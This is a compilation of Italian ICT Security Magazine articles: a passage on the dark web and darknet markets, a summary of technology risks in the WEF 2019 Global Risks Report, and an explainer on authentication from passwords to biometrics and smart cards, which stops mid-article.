  • sia compatibile con il browser TOR;
  • sia acquistabile, per ovvi motivi di rintracciabilità, in criptovaluta;
  • non generi file di log;
  • consenta, tramite le funzionalità killswitch, la gestione delle possibili perdite DNS che possono essere responsabili della nostra visibilità durante la connessione.

L’ecosistema delle reti oscure

Le darknet rappresentano a tutti gli effetti un ecosistema, in cui distinguiamo:

– gli utilizzatori (gli organismi viventi) che interagiscono con l’ambiente. Troviamo giornalisti, politici, esperti di comunicazioni, semplici curiosi, ma anche criminali ed utenti propensi ad attività illegali. Per quest’ultimo motivo, le reti oscure sono frequentate anche dalle forze di polizia e dai servizi di intelligence.

– I mercati neri, innumerevoli negozi online proponenti prodotti e servizi illegali. Esiste una vera e propria mappa dei black market specializzati in determinati settori di mercato, eccone alcuni:

  • servizi e vendita dispositivi e servizi per l’hacking;
  • servizi per frodi di carte di credito;
  • vendita di armi e documenti falsi;
  • spaccio di stupefacenti.

Il mercato oscuro può offrire, a prezzi sorprendentemente non proibitivi, ogni tipo di strumenti e prodotti illeciti e anche servizi su commissione, basati su modelli di vendita noti come Criminal as a Service (CaaS) o Ransomware as a Service (RaaS). Ovviamente, per garantire sicurezza e non rintracciabilità degli acquisti, le criptovalute (Bitcoin e/o Monero) rappresentano il mezzo di pagamento utilizzato.

Conclusioni

Il Web ha consentito negli anni lo sviluppo e la diffusione dell’informazione e della ricerca scientifica, così come la lotta alla censura; ma nel contempo l’altra faccia della medaglia ha sfruttato l’anonimato per perpetrare fini per nulla degni di merito.

Tutti i beni e servizi illeciti non sono, però, prerogativa esclusiva del dark web. Siti pedopornografici, hacker, gruppi criminali si trovano anche sulla rete indicizzata, e bisogna fare un plauso agli organi di polizia preposti per il loro costante impegno nella lotta contro i reati commessi in rete.

Allo stesso modo, il dark web non è solo un contenitore di attività criminali ma può offrire anche numerosi servizi leciti e alternativi. Sulla rete TOR, ad esempio, è possibile trovare delle versioni underground di alcuni social media e motori di ricerca, musica in streaming, store online.

Ovviamente a far pendere l’ago della bilancia sul bene o sul male è sempre e comunque il peso delle azioni e delle intenzioni umane. Per fortuna, così come accade nella vita reale, anche quando si esplora internet lungo i meandri del Web, ognuno di noi ha il potere di scegliere in autonomia gli scopi del proprio agire.

Note

[1] https://www.torproject.org/

Riferimenti Sitografici

https://www.silicon.it/security/deep-e-dark-web-oltre-le-colonne-dercole-del-web-conosciuto-122315?inf_by=5c1a1e30671db848718b535b

https://darkwebnews.com/help-advice/access-dark-web/

https://www.cybersecurity360.it/cultura-cyber/cose-il-deep-web-e-il-dark-web-cosa-si-trova-e-come-si-accede-tutte-le-istruzioni/

https://www.hdblog.it/2016/11/24/dark-web-deep-cosa-e-sicurezza-rete-internet/

https://www.iusinitinere.it/fenomeno-del-web-sommerso-lecito-illecito-622

http://www.i-forensics.it/i-forensics-news/118-tor-la-porta-del-deep-web

https://www.giorgiosbaraglia.it/deep-web-dark-web-non-la-stessa-cosa/

Articolo a cura di Salvatore Lombardo

Salvatore Lombardo è laureato in Ingegneria Elettronica orientamento Telematico. Ha frequentato un Master in Information and Communication Technologies – Internet Software Engineering.

Da oltre dieci anni svolge l’attività di funzionario informatico presso la Pubblica Amministrazione, curando in particolare la sicurezza informatica e l’amministrazione di rete.

In qualità di esperto ICT, iscritto all’albo dei docenti della ex Scuola Superiore dell’Amministrazione dell’Interno, ha tenuto vari corsi di formazione e aggiornamento per il personale.

È autore del libro La Gestione della Cyber Security nella Pubblica Amministrazione.

Download PDF

https://www.ictsecuritymagazine.com/articoli/esplorando-internet-lungo-i-meandri-del-web/


Rischi e “instabilità” tecnologici nell’edizione 2019 del Global Risks Report del World Economic Forum. Parte 2

Gli esperti del WEF si sono concentrati su una serie di effetti che potrebbero innescare rischi a cascata. Tra gli argomenti quest’anno spiccano crittografia quantistica, biometria, affective computing, sfide globali emergenti che incideranno sempre più sulla qualità della vita e sull’equilibrio stesso delle persone.


Dopo aver esaminato alcuni dei principali rischi informati individuati dal WEF, continuiamo l’analisi in questo articolo.

I potenziali effetti psicologici della crescente intermediazione digitale delle vite delle persone appaiono rilevanti. In uno studio recente, l’avanzamento tecnologico è stato citato come una delle principali cause di solitudine e isolamento sociale dal 58% degli intervistati negli Stati Uniti e dal 50% nel Regno Unito. Tuttavia, lo stesso sondaggio ha rilevato che i social media sono percepiti in ottica positiva per rendere più facile per le persone “connettersi con gli altri in un modo significativo” e gli intervistati che hanno riferito di sentirsi soli non erano più propensi degli altri ad usare i social media.

L’attuale ondata di cambiamento – la c.d. quarta rivoluzione industriale – è definita dalla crescente sfumatura della linea di confine tra l’umano e il tecnologico.

Ampio dibattito, ad esempio, circonda la pretesa dipendenza che le tecnologie digitali possono indurre. Una ricerca nel Regno Unito ha scoperto che a metà del 2018 le persone trascorrono online una media di 24 ore settimanali, più del doppio che nel 2011. Qualche endocrinologo di primo piano ha paragonato le tecnologie digitali a sostanze che creano dipendenza, in quanto stimolano la dopamina, ma richiedono una quantità crescente per ottenere lo stesso effetto. Molti modelli di business si basano sull’efficienza con la quale le nuove tecnologie possono attrarre e mantenere l’attenzione degli utenti; tuttavia, altri sostengono che affermazioni di dipendenza sono allarmiste o esagerate: in fondo, considerano, dalla suddetta ricerca emerge che molte persone passano ancora meno tempo online di quello in cui guardano la televisione.

La relazione tra la tecnologia e l’empatia sembra essersi sfumata: le connessioni online possono essere empatiche, ma la ricerca suggerisce che l’effetto è sei volte più debole che per le interazioni nel mondo reale. Alcuni credono che le tecnologie della realtà virtuale diventeranno un “motore per l’empatia”. Altri notano, per esempio, che il gioco online attuale è correlato negativamente con l’empatia, il che potrebbe suggerire che versioni di VR ancora più coinvolgenti rafforzerebbero l’effetto negativo.

Alcuni suggeriscono che i robot “emotivamente reattivi” potrebbero aiutare ad affrontare la solitudine, in particolare in contesti terapeutici. Ma questo non è senza rischi potenziali.

Il cambiamento tecnologico e sociale legato a rapide trasformazioni nel luogo di lavoro e in cosa succede al lavoro ha il potenziale per influenzare il benessere emotivo e psicologico. Secondo un sondaggio di dipendenti a tempo pieno in 155 paesi, solo il 15% si sente “altamente coinvolto ed entusiasta del proprio lavoro”.

Per molti lavoratori, un notevole cambiamento è stato il venir meno della netta demarcazione che divide il lavoro dal resto della vita. Le e-mail relative al lavoro spesso iniziano molto prima della partenza dell’orario di lavoro nominale e terminano molto dopo. Molte famiglie si dividono tra più lavori destreggiandosi tra seguire i figli, mobilità e pendolarismo stressanti e prendersi cura dei genitori anziani. Sempre più persone citano la capacità di gestire l’equilibrio lavoro/vita come il fattore più importante per avere successo nel lavoro.

L’automazione sempre più spinta ha permesso ad un enorme numero di dipendenti di salire nella catena del valore e abbandonare compiti monotoni e pericolosi, ma già dal lontano 1959 l’organizzazione mondiale della sanità (OMS) ha notato impatti psicologici avversi. Uno dei settori in cui le preoccupazioni per l’automazione e il monitoraggio sono diventate più prominenti è la vendita al dettaglio online, dove il livello di efficienza con cui i magazzini possono ora operare ha moltiplicato i report relativi agli obiettivi di produttività causando stress fisico e psicologico tra i lavoratori.

Mentre il mondo diventa più complesso e interconnesso, i cambiamenti cedono il passo all’instabilità dei circuiti di feedback, degli effetti soglia e delle innnovazioni a cascata.

Machine learning e intelligenza artificiale stanno diventando sempre più sofisticati e prevalenti, con un potenziale crescente di amplificare i rischi esistenti o crearne di nuovi, anche perché l’Internet delle cose collega miliardi di dispositivi.

In un sondaggio condotto lo scorso anno da Brookings, il 32% degli intervistati ha dichiarato di considerare l’IA una minaccia per l’umanità, mentre solo il 24% non lo pensa. L’anno scorso IBM ha rivelato un malware IA mirato che può “nascondere” una ben nota minaccia – WannaCry – in un’applicazione di videoconferenza, attivandola solo quando riconosce il volto dell’obiettivo previsto. È probabile che si verifichino innovazioni simili in altri campi: ad esempio, nella biologia sintetica potenziali criminali potrebbero utilizzare l’intelligenza artificiale per creare nuovi agenti patogeni. E uno dei Future Shocks di quest’anno considera le potenziali conseguenze dell’affective computing, in riferimento all’IA che è in grado di riconoscere, rispondere e manipolare le emozioni umane.

Tra gli impatti più diffusi e dirompenti dell’IA negli ultimi anni c’è stato il suo ruolo nell’ascesa di “camera di risonanza” e fake news, un rischio che il 69% degli intervistati si aspetta che aumenti nel 2019. I ricercatori l’anno scorso hanno studiato le traiettorie di 126.000 tweet e hanno scoperto che quelli che contenevano notizie false hanno costantemente superato quelli contenenti informazioni vere, raggiungendo in media 1.500 persone con una velocità sei volte superiore.

Una delle possibili ragioni citate dai ricercatori è che le notizie false tendono ad evocare potenti emozioni: “i tweet falsi tendevano a suscitare parole associate a sorpresa e disgusto, mentre tweet accurati evocavano parole associate a tristezza e fiducia.” L’interazione tra emozioni e tecnologia è probabilmente destinata a diventare una forza sempre più dirompente.

Quando le enormi risorse destinate alla ricerca quantistica condurranno ai computer quantistici diffusi su larga scala, molti degli strumenti che costituiscono la base dell’attuale crittografia digitale saranno resi obsoleti. Gli algoritmi a chiave pubblica, in particolare, saranno facilmente crackabili.  Quantum promette anche nuove modalità di crittografia, ma entro il tempo in cui nuove protezioni verranno messe in atto, molti segreti potrebbero essere già stati trafugati ai danni banche dati sempre più importanti.

Un collasso della crittografia porterebbe con sé gran parte dell’impalcatura dell’intera vita digitale. Queste tecnologie sono alla base dell’autenticazione online, della fiducia e persino dell’identità personale. Mantengono al sicuro segreti, dalle informazioni personali sensibili ai dati aziendali e statali riservati e mantengono i servizi fondamentali in esecuzione, dalle comunicazioni via e-mail ai settori bancario e commerciale. È evidente che i costi di eventuali interruzioni potrebbero essere enormi.

Con l’avvicinarsi delle prospettive di decrittazione quantistica, una transizione verso nuove alternative, come la crittografia basata su reticoli e funzioni hash, andrà di pari passo. Ma anche i dati storici saranno vulnerabili: se qualcuno ruba i dati crittografati con tecniche convenzionali ora, potrebbe aspettare fino a che i progressi delle tecnologie quantistiche lo aiuteranno ad accedervi, in barba alle precauzioni più forti che fossero state messe in atto successivamente.

La biometria sta facendo progressi esponenziali, tecnologie che fino a poco tempo fa erano nel regno della fantascienza ora danno forma alla realtà delle vite di miliardi di persone. Riconoscimento facciale, analisi del cammino, assistenti digitali, affective computing, impianto di microchip, lettura labiale digitale, sensori d’impronta digitale proliferano, ci muoviamo in un mondo in cui tutto di noi viene catturato, immagazzinato e sottoposto ad algoritmi di intelligenza artificiale.

Questo rende possibile servizi pubblici e privati sempre più individualizzati, ma anche nuove forme di conformità e tecniche di persuasione verso bersagli mirati sempre più precisi. Se gli umani verranno via via sostituiti da macchine in processi decisionali cruciali, il risultato potrebbe portare non solo ad una maggiore efficienza ma anche verso una maggiore rigidità e controllo sociale.

La politica globale sarà influenzata: l’autoritarismo può diventare più facile in un mondo di visibilità e tracciabilità totali, mentre la democrazia può risultare più difficile e alcune società stanno già lottando per bilanciare le minacce alla privacy, fiducia e autonomia contro le promesse di maggiore sicurezza, efficienza e novità. Dal punto di vista geopolitico, il futuro può dipendere in parte da come le società con diversi valori trattano nuovi serbatoi di dati.

Forti sistemi di responsabilità per governi e aziende che usano queste tecnologie potrebbero aiutare ad attenuare i rischi per gli individui derivanti dalla sorveglianza biometrica. Questo magari sarà possibile in alcuni contesti nazionali, ma sviluppare norme globali su scala più ampia in tutti gli ordinamenti sarà una sfida molto impegnativa.

Man mano che l’intreccio della tecnologia con la vita umana diventa sempre più stretto, è probabile che diventi sempre più prevalente l’affective computing, cioè l’uso di algoritmi che possono leggere le emozioni umane o prevedere le nostre risposte emotive.

Col tempo, l’avvento di “woebots” (software progettati per mimare il processo terapeutico in IA) e strumenti simili potrebbe trasformare la prestazione di assistenza emotiva e psicologica in maniera analoga a quanto avvenuto per cardiofrequenzimetri e contapassi.

Ma le conseguenze negative, sia accidentali che intenzionali, di codice emotivamente “intelligente” potrebbero essere profonde. Nuove possibilità di radicalizzazione potrebbero aprirsi, ad esempio, qualora il machine learning venisse utilizzato per identificare sia individui emotivamente ricettivi che i trigger specifici che potrebbero spingerli verso la violenza. Per aiutare a mitigare questi rischi, dovrebbero essere incoraggiate ricerche sugli impatti potenziali sia diretti che indiretti di queste tecnologie.

Potrebbero essere introdotti standard obbligatori, ponendo limiti etici su ricerca e sviluppo.

Gli sviluppatori potrebbero essere obbligati a fornire agli individui diritti di “opt-out”.

E aiuterebbe molto anche una maggiore educazione in merito ai rischi potenziali, sia per le persone che lavorano in questo campo che per la popolazione nel suo complesso.

Infine, nell’ultimo decennio la tecnologia ha modificato radicalmente anche i rischi legati alla protezione delle infrastrutture. I rischi per le infrastrutture critiche che erano stati notati nel 2010 sono aumentati man mano che la digitalizzazione e l’Internet of Things hanno approfondito la connettività in tutto il mondo, aumentando il potenziale per eventuali malintenzionati di montare attacchi online e amplificando i loro potenziali danni. Ad esempio, se un eventuale cyber-attacco al sistema elettrico di un paese avesse successo, ciò potrebbe innescare effetti di ricaduta devastanti. Una stima suggerisce che le aziende di servizi energetici hanno speso ben 1,7 miliardi di dollari nel 2017 per proteggere i loro sistemi dagli attacchi informatici.

In definitiva, per l’uomo si tratta di sfide difficili ma avvincenti. D’altronde, per tutti gli esseri viventi la “competizione” è nell’ordine delle cose, ma di fronte a innovazioni tecnologiche di tale portata credo che non basterà qualche “cambiamento di paradigma”.

L’uomo dovrà dimostrarsi capace ancora una volta di trasformare il progresso in evoluzione, se non vorrà correre il rischio di svegliarsi un giorno e scoprire che “intelligenze artificiali”, magari conoscendo e sfruttando le sue debolezze, si saranno evolute a livelli oggi imprevedibili.

Articolo a cura di Sergio Guida

Da economista aziendale ha maturato esperienze in gruppi industriali diversi per settori, dimensioni e caratteristiche. Specializzato in pianificazione e controllo di gestione, finanza, risk e project management, sistemi di rendicontazione integrativi (sociale, ambientale e intangible assets), è stato relatore in convegni e seminari e ha pubblicato articoli di economia, finanza, strategie e compliance.

Forti interessi verso complessità, multidisciplinarietà, innovazione tecnologica, concentrati ora su digital economy, interazione uomo-macchina (aspetti etici, cognitivi ed epistemologici), data protection & privacy regulations.

Download PDF

https://www.ictsecuritymagazine.com/articoli/rischi-e-instabilita-tecnologici-nelledizione-2019-del-global-risks-report-del-world-economic-forum-parte-2/


L’autenticazione che si evolve: dalla password ai token U2F

È ben chiaro a tutti che le prime misure di sicurezza di un sistema informatico, grande o piccolo che sia, sono l’identificazione e autenticazione dell’utente che si collega per utilizzarlo. Solo una volta identificato ed autenticato, è possibile autorizzare un utente ad utilizzare il sistema.

Sin dai tempi dei primi sistemi informatici si capì come il solo utilizzo di un identificativo dell’utente, oggi chiamato “nome utenza” o “username”, non fosse sufficiente. Infatti il nome utenza permette di identificare, appunto, l’utenza sul sistema ma non di garantire che chi si collega abbia diritto ad utilizzarla. Il nome utenza non è un’informazione riservata, anche se non sempre è pubblica. Spesso è il nome della persona; oggi  è di frequente l’indirizzo email o un’informazione simile. Per autenticare una persona (ma anche un altro sistema) è necessario utilizzare un segreto che sia noto solo a quella persona (o altro sistema). Ecco la nascita della “password”, informazione segreta nota solo alla persona (o sistema) che, in aggiunta allo “username”, permette di identificare ed autenticare chi vuole connettersi ad un sistema informatico.

Password: uso e sicurezza

La sicurezza dell’autenticazione tramite password si basa su alcuni assunti: il principale è che la password sia nota solo a chi deve connettersi e, almeno in parte (vedi di seguito), al sistema cui si vuole accedere. Lo scenario ideale è quello di una persona che tiene a mente la password, non la comunica a nessuno né la scrive su alcun supporto, sia cartaceo che informatico. Quindi una password deve essere:

  • facile da ricordare
  • difficile da indovinare.

Ogni sistema informatico deve archiviare delle informazioni che gli permettono di verificare la correttezza delle password. Sui sistemi le password non devono essere archiviate in chiaro (purtroppo è ancora frequente che questo venga fatto per “semplicità”), ma devono essere adottate specifiche routine crittografiche (hash crittografici) uni-direzionali, ovvero non-reversibili, che trasformano le password in stringhe all’apparenza pseudo-casuali. Visto che l’algoritmo non è invertibile, se si viene a conoscenza della stringa pseudo-casuale non è possibile risalire alla password applicando una procedura automatica. L’unica possibilità è di provare a indovinare la password e riapplicare l’algoritmo per vedere se la stringa appena generata corrisponde a quella della password che si vuole scoprire. Quindi, se le password sono difficili da indovinare, è praticamente impossibile risalire dalla stringa alla password, mentre – data la password in chiaro – è facile verificare che la sua trasformata corrisponde alla stringa memorizzata. In questo modo, anche in caso di un Data Breach sul sistema informatico e divulgazione delle stringhe, non dovrebbero esserci problemi di sicurezza in quanto non dovrebbe essere possibile risalire dalle stringhe alle associate password.

Come purtroppo ben sappiamo, questo modello teorico in pratica non funziona per molteplici ragioni. La prima è che non siamo molto bravi a creare password difficili da indovinare, anzi dalle periodiche statistiche risulta che sono sempre molto utilizzate password quali “12345”, “qwerty”, password=username, eccetera. Questo anche perché c’è una chiara dicotomia tra “facile da ricordare” e “difficile da indovinare”: normalmente ciò che è facile da ricordare è anche facile da indovinare!

A questo è necessario aggiungere il problema pratico di gestire un alto numero di credenziali: 40 anni fa chi utilizzava sistemi informatici doveva ricordarsi, al più, tre o quattro credenziali. Oggi ciascuno di noi deve ricordare decine di credenziali, utilizzate in ambito sia personale che professionale. Una facile soluzione è utilizzare la stessa password per tutte le utenze, ma questo comporta il grave rischio che, una volta carpita la password di un’utenza, un attaccante possa accedere a tutte le utenze utilizzate dalla stessa persona, sia in ambito lavorativo che privato.

Per combattere la tendenza ad utilizzare la stessa password in molteplici utenze, è comune politica forzare la modifica periodica della password e richiederne una certa complessità, ovvero lunghezza minima e presenza di lettere, numeri, caratteri di punteggiatura ecc. (si veda ad esempio [1]).

Allo stesso tempo i programmi di Password Cracking, basati per lo più sul concetto di provare le password più facili da indovinare e le loro variazioni, diventano sempre più sofisticati, veloci e di facile uso, e gli incidenti di Data Breach – con la diffusione di milioni di credenziali – sono ormai notizie fin troppo frequenti [2].

La situazione è peggiorata a tal punto che, per un utilizzatore, qualunque la gestione delle password è praticamente l’opposto di quello che dovrebbe essere; le password spesso risultano:

  • difficili da ricordare
  • facili da indovinare da parte di un attaccante!

Tutto questo ha portato anche il NIST nel 2017 a rivedere le proprie linee guida sulla gestione delle credenziali, rimuovendo la richiesta di cambio password periodico e aggiornando il requisito di complessità (si veda [3] per i dettagli).

Gestire le password

Per migliorare la gestione delle password si è compreso, ormai da tempo, che bisogna procedere come minimo in due direzioni:

  1. ridurre il numero di credenziali che ogni persona deve gestire
  2. rendere più semplice la gestione delle password.

In teoria, in ambito aziendale la soluzione esiste. Si tratta di:

a) integrare tutte le applicazioni aziendali in un unico Dominio di Autenticazione aziendale (ad esempio gestito con un LDAP server, Microsoft Active Directory ecc.);

b) estendere il Single-Sign-On (SSO) a tutte (o quasi) le applicazioni;

c) aggiungere, per utenze amministrative o per l’accesso ad applicazioni con requisiti particolari di sicurezza, un ulteriore fattore di autenticazione (discuteremo nel prossimo articolo di Multi Factor Authentication – MFA/2FA).

In questo modo ogni utente aziendale avrebbe una sola utenza, con una sola password, per accedere a qualunque dispositivo e applicazione aziendale (con alcune eccezioni quali il PIN della SIM dello smartphone o della carta di credito/bancomat). Questo porterebbe tanti benefici – ovviamente una password per persona, anche se complessa,  è molto più facile da ricordare – anche per l’azienda, in quanto una gestione centralizzata delle credenziali migliora l’efficienza e la sicurezza, e le applicazioni o sistemi in SSO non devono gestire direttamente le password ed il processo di autenticazione. Il principale rischio è quello insito in ogni gestione centralizzata con la presenza di un “Single Point of Failure”: l’accesso a qualunque sistema richiede la disponibilità del Dominio di Autenticazione. Ma la preoccupazione maggiore viene dalla possibilità di un accesso fraudolento: in questo caso l’attaccante, avendo carpito una credenziale, potrebbe aver accesso con questa identità a tutte le applicazioni e sistemi aziendali (a meno della presenza di ulteriori livelli di autenticazione, MFA ecc.). Data la numerosità dei Data Breach e il rischio di diffusione di credenziali che possano permettere l’accesso alla rete aziendale, è particolarmente importante che gli accessi da remoto o in mobilità siano soggetti a misure di sicurezza superiori all’uso della sola password, come vedremo più avanti.

La gestione delle password personali, includendo anche quelle che una persona usa per i sistemi informatici aziendali, è sicuramente più complessa. Da anni sono presenti sul mercato applicazioni per la gestione delle credenziali, i Borsellini delle Password o Password Manager, anche online. Questi strumenti sono molto utili e fondamentalmente permettono di gestire un grande numero di credenziali ricordandosene solo una, quella per accedere al Password Manager stesso. Visto che un utilizzatore di un Password Manager non deve più ricordarsi le password gestite da questo, i Password Manager generano e gestiscono password molto lunghe, pseudo-casuali, con alta complessità, e diverse per ogni account.

I Password Manager sembrerebbero essere gli strumenti che risolvono i problemi di gestione delle password, ma in realtà hanno alcune notevoli limitazioni (e, per le versioni online, le sempre possibili vulnerabilità comuni a qualunque servizio web). Il principale problema di utilizzo dei Password Manager è dovuto alla disponibilità dei dati e alla praticità di utilizzo. Ovviamente non è possibile autenticarsi ad un sistema se non si ha accesso prima al proprio Password Manager e, vista la complessità dei dati, è sempre necessario copiare e incollare (o trascrivere quando questo non è possibile) le credenziali dal Password Manager al sistema ove ci si vuole autenticare. Personalmente utilizzo un Password Manager per gestire alcune centinaia di credenziali, sia per scopi privati che di lavoro, e mi rendo conto quotidianamente di queste limitazioni pratiche che lo rendono sì uno strumento utile, ma non per tutti.

Per quanto riguarda i servizi online, in Cloud ecc., lo sviluppo degli ultimi anni è stato ridurre il numero di autenticazioni richieste per l’accesso utilizzando l’equivalente di un SSO aziendale, ovvero la Federazione tra organizzazioni (o SSO Federato). Più precisamente, il Federated Identity Management (FIM) permette ad una organizzazione – l’Identity Provider – di registrare, identificare ed autenticare gli utenti facendo in modo che tale autenticazione sia riconosciuta valida anche da altre organizzazioni. L’Identity Provider garantisce ad altre organizzazioni l’identità e la validità dell’autenticazione dell’utente in modo che non sia necessaria un’ulteriore registrazione ed autenticazione. Questo è quello che succede quando si accede ad un servizio web utilizzando il bottone “Autenticati con …” (ad esempio Facebook o Google). Sommariamente, l’utente prima si autentica con l’Identity Provider; poi può accedere, senza autenticarsi di nuovo e senza ulteriori credenziali o password, a servizi web Federati a questo Identity Provider. Infatti l’Identity Provider prova al servizio web Federato che l’autenticazione è valida inviando token crittografici riconosciuti. Vi sono alcuni protocolli crittografici che permettono di fare questo, tra cui SAML, OpenID, Oauth, WS-Federation ecc. Ad esempio, in Italia, il Sistema Pubblico di Identità Digitale (SPID) si basa sul protocollo SAMLv2. Si noti come l’accesso Federato copra tipicamente le fasi di identificazione e autenticazione dell’utente, mentre l’autorizzazione rimane in carico ad ogni organizzazione ed applicazione.

La Federazione tra organizzazioni permette quindi di uniformare e semplificare gli accessi ai servizi web, riducendo il numero di credenziali che l’utente finale deve gestire.

Va però tenuto conto anche di un altro aspetto importante, che riguarda la privacy degli utenti: un Identity Provider traccia gli accessi dei propri utenti a tutte le organizzazioni e applicazioni Federate, ed è quindi importante che queste informazioni, che potrebbero portare ad un monitoraggio delle attività delle persone, siano gestite nel pieno rispetto della privacy.

Come superare le password

Ovviamente la ricerca di diverse modalità di autenticazione è vecchia quasi quanto le password stesse. È ben noto che, in generale, il processo di autenticazione si può basare su tre tipi distinti di informazioni segrete o uniche:

  1. qualcosa che si sa: ad esempio la password;
  2. qualcosa che si è: una caratteristica biometrica;
  3. qualcosa che si ha: una chiave o altro oggetto caratteristico.

L’utilizzo di tutti e tre i tipi di informazioni per l’autenticazione è ben noto nella vita di tutti i giorni. Sino a poco tempo fa, nei sistemi informatici l’autenticazione biometrica e con una chiave fisica sono state ristrette ad applicazioni ed esigenze particolari. 

Biometria

L’autenticazione biometrica [4] si basa sul riconoscimento di una caratteristica unica del corpo umano, quale ad esempio l’impronta digitale, la forma del volto, la voce, l’iride, la geometria della mano eccetera. L’autenticazione biometrica richiede una fase iniziale in cui viene registrato un campione della caratteristica biometrica, detto template, ed associato all’identità da autenticare. Il template è archiviato sul sistema che esegue l’autenticazione. Quando poi l’utente vuole accedere al sistema, viene rilevato un altro campione della caratteristica biometrica dell’utente che viene confrontato con il template registrato per quell’utente (processo di “verifica biometrica”)[5]. Se il confronto è positivo, ovvero il campione ed il template sono sufficientemente simili, l’autenticazione biometrica è riuscita.

L’autenticazione biometrica comporta molte problematiche che ne hanno reso difficile l’adozione diffusa. Le seguenti sono alcune delle principali.

Mentre la verifica della password è svolta con una procedura che non ha errori od incertezze – o la password inserita è identica a quella registrata o è diversa – nel caso di autenticazione biometrica due campioni della stessa caratteristica non sono mai identici. Ogni sistema biometrico deve quindi definire una soglia di somiglianza/errore tra il campione ed il template. Questo però porta a due tipi di errori:

  • i Falsi Positivi, ovvero un campione dichiarato simile al template ma appartenente ad un’altra persona (False Match Rate, FMR)
  • i Falsi Negativi, ovvero un campione dichiarato diverso dal template ma appartenente alla stessa persona (False Non-Match Rate, FNMR).

Alzando la soglia di somiglianza/errore, i Falsi Positivi diminuiscono ma al contempo aumentano i Falsi Negativi, ovvero chi non riesce ad autenticarsi pur avendone diritto. Abbassando la soglia di somiglianza/errore avviene il contrario, si veda Fig. 1.

Fig 1: Diagramma di FMR e FNMR al variare della soglia di somiglianza/errore (tratta da [4])

Inoltre, i rilevatori biometrici possono essere soggetti a vulnerabilità che possono portare a Falsi Positivi, come ad esempio la ricostruzione di impronte digitali con gelatina o la ricostruzione di volti a partire da immagini ad alta risoluzione, che sono state riconosciute come corrette verifiche in noti esperimenti.

Ma le principali problematiche della biometria risiedono sui rischi della gestione dei template e delle informazioni biometriche. Infatti una caratteristica biometrica non può essere modificata o sostituita, come invece facciamo regolarmente con le password. Pertanto, un Data Breach di template biometrici potrebbe avere conseguenze molto gravi per la privacy degli utenti. Quindi un sistema informatico che gestisce centralmente l’autenticazione biometrica richiede misure di sicurezza molto avanzate [6]. È quindi meno rischioso archiviare i template biometrici localmente, presso l’utente stesso, come per esempio nel passaporto o nei più recenti smartphone.

Infine vi sono stati anche casi estremi ove, ad esempio, pur di riuscire a rubare un’automobile protetta con autenticazione biometrica ad impronte digitali, i ladri hanno amputato un dito al proprietario [7].

Sistemi a chiave pubblica+privata

La crittografia a chiave pubblica+privata offre un’altra possibile alternativa alla password. L’idea è che l’utente è in possesso di una chiave privata, che deve mantenere segreta, alla quale è associata una chiave pubblica. Le due chiavi sono legate univocamente una all’altra da un algoritmo crittografico ma dalla chiave privata è possibile ottenere quella pubblica, mentre il contrario non è possibile: ovvero non è possibile ottenere la chiave privata conoscendo quella pubblica. Inoltre quanto cifrato con una chiave (pubblica/privata) può essere decifrato solo con l’altra chiave (privata/pubblica). Sui sistemi a cui l’utente vuole connettersi, la chiave pubblica viene associata allo username intestato all’utente.

L’idea del meccanismo di autenticazione è molto semplice, anche se i protocolli crittografici reali sono più complessi a garanzia della sicurezza: quando l’utente si collega al sistema con il proprio identificativo (username), il sistema gli invia una stringa pseudo-casuale unica. L’utente cifra con la propria chiave privata la stringa e la invia, cifrata, al sistema, che decifra con la chiave pubblica i dati ricevuti e verifica che la stringa ottenuta sia la stessa che ha inviato. In questo modo l’utente dimostra al sistema di essere in possesso della chiave privata, dato che solo quanto cifrato dalla chiave privata può essere decifrato dalla corrispondente chiave pubblica.

Mentre l’autenticazione con password è la condivisione di un segreto in quanto la password deve essere inviata ed archiviata dal sistema, anche se protetta come hash, il sistema di autenticazione a chiave pubblica+privata non invia o archivia nulla di segreto sul sistema. Pertanto, i rischi di Data Breach sono molto inferiori.

L’autenticazione a chiave pubblica+privata ha però alcuni svantaggi notevoli rispetto alla password. L’utente deve mantenere segreta la chiave privata, questa però è una stringa molto lunga (sino anche a mille caratteri), pseudo-casuale e con particolari strutture matematiche che dipendono dall’algoritmo crittografico utilizzato. Ovviamente non è possibile mantenere a memoria le chiavi private, che sono sicuramente impossibili da indovinare ma anche impossibili da ricordare.

Il problema, quindi, si sposta interamente su come l’utente possa mantenere segreta e personale la chiave privata. L’idea di protocollo descritta precedentemente prova solamente che l’utente che si autentica è in possesso della chiave privata. L’utente deve, perciò, mettere in pratica delle misure di sicurezza che garantiscano che nessuno possa copiargli la chiave privata.

La soluzione per la gestione sicura della chiave privata è la smart-card (o chip-card, o integrated-circuit-card ICC). Ben conosciamo questi oggetti in quanto costituiscono ormai la base della maggior parte del commercio, ovvero le carte di credito, debito, bancomat ecc. con “chip”, anche contactless, e le SIM telefoniche.

La smart-card è fondamentalmente un circuito integrato con particolari caratteristiche di sicurezza: al suo interno è archiviata una chiave privata che non può essere estratta né letta, neanche con attacchi fisici. Il processore incluso nella smart-card permette la firma o cifratura di dati in input con la chiave privata archiviata in esso. Fondamentalmente, una smart-card attesta che al suo interno è presente una particolare chiave privata, e garantisce che nessuno possa copiarla dal suo contenitore.

Le misure di sicurezza che un utente deve mettere in pratica per la chiave privata archiviata in una smart-card devono garantire che la smart-card non sia persa o rubata. Queste misure sono le stesse che bisogna adottare per proteggere una chiave tradizionale: infatti una smart-card implementa il terzo tipo di informazione per l’autenticazione, basato su “qualcosa che si ha”.

